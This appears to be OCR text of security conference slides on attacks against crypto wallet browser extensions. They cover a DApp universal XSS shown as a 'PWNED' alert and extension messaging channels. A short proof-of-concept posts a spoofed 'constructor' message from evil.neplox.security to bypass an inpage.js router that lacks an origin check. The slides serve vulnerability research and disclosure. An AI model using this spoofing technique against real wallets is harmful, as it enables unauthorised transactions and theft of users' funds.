
EXTENSION / WEBSITE


DAPP UNIVERSAL XSS

SECCON × NEPLOX

Extension user data is **safe**, but a **malicious DApp** can **attack** other DApps through **shared extension network list**.

2 Zerion **injects XSS** alongside notification





app.sei.io says

https://app.sei.io PWNED by neplox.security, authorized account: 0xB4A4713b4153909564C265083d8cbD8E060cc5DA

OK

Block Height
114,189,697

Avg Block Time
0.409s

Overview

Addresses


EVM Address
0xB4A47...60cc5DA

Balances

SEI
Sei Token

EXTENSION / WEBSITE

ATTACK SURFACE



https://uniswap.org

https://neplox.security

https://example.com

DOM

SOP-isolated domains share extension storage

World-isolated extension content scripts share DOM

STEP 4

WEBSITE / EXTENSION

? Targeting extension communication channels to **spoof DApp** wallet requests

Website VS Extension Interactions

WEBSITE / EXTENSION

CROSS-WORLD MESSAGING

01 `postMessage`

FRAME-TO-FRAME

←

```
window.onmessage = (event) => {
   // ... check event origin ...
   handle(event.data)
}
```

→

```
target.postMessage(data, expectedOrigin)
```

Origin (and other) **checks** must be **scrutinized**

02 `BroadcastChannel`

ORIGIN-WIDE

←

```
new BroadcastChannel(randomID()).
   onMessage = handle
```

→

```
new BroadcastChannel(randomID()).
   postMessage(data)
```

`randomID()` needs to be **exchanged**,
e. g. through the shared **DOM**

03

`MessageChannel` API, but it must be set up using
`postMessage` / `BroadcastChannel`


EXTENSION / WEBSITE

ROUTING PATTERN

inpage.js

```
const handlers = {
  CONNECT_WALLET_ETHEREUM: ...,
  CONNECT_WALLET_SOLANA: ...,
  ...
}

window.addEventListener("message", (async event => {
  const {type, ...data} = event.data;
  if (
    // Handle only messages targeted to inpage
    "contentScript" !== event.data.target
    && type in handlers
  ) try {
    const response = await handlers[type](data);
    window.postMessage({...response}, "*");
  } catch (error) {
    ...
  }
}));
```



evil.neplox.security

```
const dapp = window.open(...);
dapp.postMessage({
  target: "contentScript",
  type: "constructor",
  ...evilRequest
}, "*");
```

```
// event.origin == "evil.neplox.security"
```

dapp.neplox.security

